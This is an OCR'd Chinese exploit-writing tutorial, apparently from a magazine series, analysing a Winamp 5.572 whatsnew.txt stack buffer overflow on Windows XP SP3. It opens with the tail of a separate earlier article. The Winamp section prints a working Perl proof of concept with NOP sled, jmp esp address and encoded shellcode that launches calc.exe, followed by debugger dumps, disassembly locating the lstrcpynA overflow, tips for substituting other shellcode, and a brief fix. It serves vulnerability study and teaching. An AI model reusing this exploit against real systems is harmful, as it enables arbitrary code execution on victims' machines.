


图3

注意:在这里,如果把Shellcode换成别的Shellcode的时候,也许会出错,因为在执行到Shellcode的时候,当前的esp指向了Shellcode中,执行Shellcode中的函数譬如Loadlibrary的时候,便把栈内的Shellcode给覆盖了,导致报错,执行失败。所以看上面的例子,在Shellcode前面加了两个字节"\x2b\x e2",它的汇编指令是"sub esp, edx",因为注意到执行到Shellcode的时候,edx的值为111h,这样一减,就把当前栈指向别处去了,这样,执行Shellcode的时候,不会破坏Shellcode的内容。当然这里,你们也可以自由发挥,但要注意的是,在Shellcode中不能存在\x00的,所以,如果想在其中加一些指令的话,要对其进行编码,或想办法用其他指令代替,这不是这篇文章的重点,就不在这里细说了。

最后讲下如何修补漏洞,很简单,在往缓冲区拷贝的时候,判断拷贝字符串的大小是否

小于我们分配的栈的大小即可。

上面的这个漏洞就分析到这里，大家有什么不明白的，可以到黑防论坛与我交流，我的黑防ID是冰雪风谷。

另补充一点，大家在测试的时候，一定要注意，文件的路径应该为"C:\Documents and Settings\h\桌面\MUSE"。这个不是绝对的，但长度应该一样，或者可以根据自己本机的情况，算出相关的值。

前置知识：汇编
关键词：Winamp、栈溢出、Windows XP

菜鸟版Exploit编写指南之六十五：Winamp本地栈溢出漏洞分析Windows XP SP3



文/图 孙嘉骏

漏洞背景

Winamp由Nullsoft公司开发，创始人是Justin Frankel。Winamp伴随着MP3这种音乐格式的出现而出现，伴随着MP3的成长而成长，是一个非常著名的高保真的音乐播放软件，支持MP3、MP2、MOD、S3M、MTM、ULT、XM、IT、669、CD-Audio、Line-In等格式。

不过说到安全，Winamap爆出的漏洞还真是不少，从m3u文件处理静态缓冲区溢出、MP4文件解析缓冲区溢出漏洞、JPEG和PNG整数溢出到远程拒绝服务漏洞，真是花样百出！可见再好的一款软件也有百密一疏的时候。现在我们来分析一下Winamp的whatnew.TXT文件读取栈溢出漏洞。

漏洞分析

漏洞发生步骤：先把whatnew.TXT放入Winamap文件夹下，打开软件单击HELP→About Winamp，选择Version history栏后溢出发生，弹出计算器窗口，如图1所示。




图1

好了，既然溢出的确发生了，那我们具体分析溢出是怎样发生的。幸运的是这个溢出攻击网上

已经公布出了它POC代码,是用Perl语言写的,代码如下:

```
my $version = "Winamp 5.572";
my $junk = "\x41" x 540;
my $eip = "\xad\x86\x0e\x07"; my $nop = "\x90" x 100;
my $shellcode =
# windows/exec cmd=calc.exe
"\xeb\x03\x59\xeb\x05\xe8\xf8\xff\xff\xff\x49\x49\x49\x49\x49\x49".
"\x49\x49\x49\x49\x49\x49\x49\x49\x49\x49\x49\x51\x48\x5a\x6a\x47".
"\x58\x30\x42\x31\x50\x42\x41\x6b\x42\x41\x57\x42\x32\x42\x41\x32".
"\x41\x41\x30\x41\x41\x58\x50\x38\x42\x42\x75\x78\x69\x6b\x4c\x6a".
"\x48\x53\x74\x67\x70\x67\x70\x75\x50\x4e\x6b\x53\x75\x65\x6c\x6e".
"\x6b\x51\x6c\x46\x65\x70\x78\x43\x31\x68\x6f\x4e\x6b\x30\x4f\x54".
"\x58\x6e\x6b\x73\x6f\x57\x50\x67\x71\x58\x6b\x77\x39\x4c\x4b\x64".
"\x74\x6c\x4b\x57\x71\x5a\x4e\x76\x51\x49\x50\x6e\x79\x6e\x4c\x4f".
"\x74\x4b\x70\x70\x74\x37\x77\x69\x51\x48\x4a\x64\x4d\x43\x31\x4f".
"\x32\x7a\x4b\x48\x74\x55\x6b\x72\x74\x34\x64\x77\x74\x70\x75\x4d".
"\x35\x6c\x4b\x71\x4f\x75\x74\x36\x61\x48\x6b\x41\x76\x4c\x4b\x44".
"\x4c\x70\x4b\x4e\x6b\x63\x6f\x55\x4c\x33\x31\x68\x6b\x4e\x6b\x35".
"\x4c\x4e\x6b\x34\x41\x6a\x4b\x6c\x49\x33\x6c\x35\x74\x64\x44\x4a".
"\x63\x34\x71\x4b\x70\x63\x54\x6e\x6b\x71\x50\x76\x50\x4f\x75\x4b".
"\x70\x72\x58\x74\x4c\x4c\x4b\x77\x30\x76\x6c\x4c\x4b\x44\x30\x57".
"\x6c\x6c\x6d\x6e\x6b\x75\x38\x54\x48\x58\x6b\x73\x39\x6e\x6b\x4b".
"\x30\x4e\x50\x37\x70\x67\x70\x37\x70\x6c\x4b\x62\x48\x45\x6c\x63".
"\x6f\x35\x61\x39\x66\x35\x30\x50\x56\x4d\x59\x48\x78\x6e\x63\x59".
"\x50\x43\x4b\x66\x30\x43\x58\x68\x70\x6f\x7a\x43\x34\x33\x6f\x73".
"\x58\x4f\x68\x6b\x4e\x6d\x5a\x46\x6e\x72\x77\x6b\x4f\x78\x67\x63".
"\x53\x62\x41\x30\x6c\x55\x33\x64\x6e\x42\x45\x70\x78\x32\x45\x33".
"\x30\x47";
open (myfile,'>> whatsnew.txt');
print myfile $version.$junk.$eip.$nop.$shellcode;   #生成whatsnew.txt文件
```

我们可以清晰地看出代码溢出的格式为$junk.$eip.$nop.$shellcode,即为填充+jmp esp地址+nop指令+我们的shellcode代码。填充的作用毋庸置疑就是对函数体内局部变量填充,并导致返回地址被替换为一个系统内jmp esp的地址,因此函数返回的时候会把这个jmp esp的地址加载到ip寄存器中运行。最后使得跳转到大片的nop指令中后运行shellcode。读者也许会问为什么执行jmp esp后就会跳转到ip寄存器会加载n o p指令的地址执行呢?其实很简单,因为调用一个函数后,在函数执行完成返回时会执行一条 ret n(n可能为0)指令,在执行这条指令前,e s p栈寄存器总是指向调用该函数指令的下一条指令,这样函数r e t执行完成以后,i p寄存器会把e s p寄存器的值装入,然后使e s p=e s p+n,这样就实现了函数的返回,那么如果函数返回地址被修改以后就会导致i p寄存器中装入的值错误,使得任意指令的执行。在这里我们把返回地址变为了一个jmp esp地址,大家知道是什么意思了吧?因为此时esp正好指向了栈中函数返回地址+n处地址,即为n o p指令地址,这样就顺利运行我们的shellcode了。很简单吧!

其实,调试这一类的漏洞还是很简单的,第一步是定位漏洞发生位置。第二步就是分析漏洞发生过程,也就是发生原因。第三步就是如何利用漏洞了。好,那我就一一道来。

首先要定位漏洞,就要先让漏洞断下来,其实对各种漏洞断点的下达也是不同的。比如说网页挂马漏洞分析中,可以在网页中写一些a s e r t()函数,使得程序有一个断点的机会。而对我们这类漏洞来说可以先修改j m p e s p地址为一个0x f f f f f f f f值,那么函数返回的时候,ip装入此值,程序就肯定会异常断在此处。然后就可以进一步分析。好,说做就做。按照先前步骤触发漏洞,程序断开如图2所示。

```
EAX 00000000
ECX 00000000
EDX 00661658
EBX 00000000
ESP 00BBEF60
EBP 00BBEF74
ESI 00401280 winamp.00401280
EDI 00BBEFB0

EIP FFFFFFFF
```

00BBEF48	41414141	
00BBEF4C	FFFFFFFF	
00BBEF50	90909090	
00BBEF54	90909090	
00BBEF58	90909090	
00BBEF5C	90909090	
00BBEF60	90909090	

图2

00BBECFC	00630AD8	
00BBED00	00BBEFB0	
00BBED04	00401280	winamp.00401280
00BBED08	00BBEF74	
00BBED0C	00000000	
00BBED10	785B7408	MSVCR90.785B7408
00BBED14	00000000	
00BBED18	0025C4A8	
00BBED1C	00160015	
00BBED20	1002D354	ASCII "CoolSBSubcl
00BBED24	616E6957	
00BBED28	3520706D	
00BBED2C	3237352E	
00BBED30	41414141	
00BBED34	41414141	

图3

Eip寄存器转入了0Xffffffff地址，发生异常，但是此时函数已经返回了，而OllyDBG左边的代码也没有显示了。那么具体发生的溢出位置又是在哪呢？这个我们可以观察一下此时的栈中情况来进行分析，我们可以对栈回溯，如图3所示。我们可以看到大量0x41414141上面有一个属于winamp的函数调用返回地址，于是我们可以在该函数调用处下一个断点，然后再用单步调试，尝试着进行定位，实践证明了的确是由于在sub_401280返回时溢出的。经过多次调试以后，我们发现是由于.text:004016D8 call ds:lstrcpynA这条指令导致栈溢出的。既然找到了溢出位置，那么第二步我们用IDA反汇编Winamp.exe得出的代码，并开始分析如下：

```
.text:004015EE      push    20000h
.text:004015F3      call    ds:malloc    ;开辟堆空间用来储存读入的文件数据
...
.text:004015FE      lea     eax, [esp+250h+Filename]
.text:00401602      mov     [esp+250h+var_250], offset aRb ; "rb"
.text:00401609      push    eax          ; Filename
.text:0040160A      call    ds:_wfopen
.text:00401641      call    ds:PathAppendW
.text:00401647      lea     eax, [esp+24Ch+Filename]
.text:0040164B      push    offset aRb ; "rb"
.text:00401650      push    eax          ; Filename
.text:00401651      call    ds:_wfopen            ; 打开whatsnew.txt
.text:00401657      pop     ecx
.text:00401658      pop     ecx
.text:00401659      mov     [esp+24Ch+File], eax
.text:0040165D      test    eax, eax
.text:0040165F      jz      loc_40173F
.text:00401665
.text:00401665 loc_401665:
.text:00401665      push    [esp+24Ch+File] ; File
.text:00401669      mov     edi, dword_4A7550
.text:0040166F      push    1FFFFh    ;大小
.text:00401674      push    1            ; ElementSize
.text:00401676      push    edi          ; DstBuf  读入到申请的堆中
.text:00401677      call    ds:fread     ;读入文件数据
.text:0040167D      mov     ecx, dword_4A7550
.text:00401683      push    [esp+25Ch+File] ; File
.text:00401687      mov     byte ptr [ecx+eax], 0
...
.text:00401696 loc_401696:
             cmp     byte ptr [edi], 0
.text:00401699      jz      short loc_401706
.text:0040169B      push    9            ; MaxCount
.text:0040169D      push    offset aWinamp5_ ; "Winamp 5."
.text:004016A2      push    edi          ; Str1
.text:004016A3      call    ds:strncmp;判断文件开头是否为Winamp 5.这也是为什么有一个$version = "Winamp 5.572"的原因,如果没有这个就不会跳转到text:004016C8处
...
.text:004016C8      push    eax          ; lpsz
.text:004016C9      call    ds:CharNextA
.text:004016CF      sub     eax, edi
.text:004016D1      push    eax   ;存入堆的数据大小
.text:004016D2      push    edi          ;申请的堆的地址
.text:004016D3      lea     eax, [esp+254h+String1]
.text:004016D7      push    eax ; 程序的局部变量地址
```

```
.text:004016D8    call   ds:lstrcpynA
由于堆的数据大于局部变申请的空间,
发生溢出
```

大致过程是这样的,程序开始申请了一块20000h的堆,然后打开文件whatsnew.txt,把文件内容读入到堆中,然后判断堆数据开头是否为Winamp 5,如果不是,则不进行数据拷贝,如果是,则把堆中的数据读入到函数的局部缓冲区中,由于没有对拷贝数据的长度进行验证,使得读入的数据大于局部变申请的空间,发生溢出。很简单的思路吧!

我们现在恢复0xffffffff为原来的jmp esp地址,并设断点在.text:004016D8处,重新触发漏洞,看看程序执行过程是否是这样的,如图4所示。




图4

在执行0x40016D8(即lstrcpynA)前,这时栈中string1为局部变量的地址0x00BBED24(即为一个栈地址),string2为malloc申请的堆地址,执行完后0x40016D8如图5所示。




图5

可以看到栈地址0x00BBED24到0x00BBEF48全部被填充为了0x41414141,而0x00BBEF4C被填充为jmp esp地址,如图6所示。这时当函数返回时就会执行jmp esp地址了。正如我们前面所分析一样吧。




图6

当然,第三步的利用就很简单了,你可以上网去找一些常用的shellcode来替换shellcode来实现不同的功能,当然大家要注意shellcode适用的操作系统哈。文中有错误处还望读者不吝赐教。

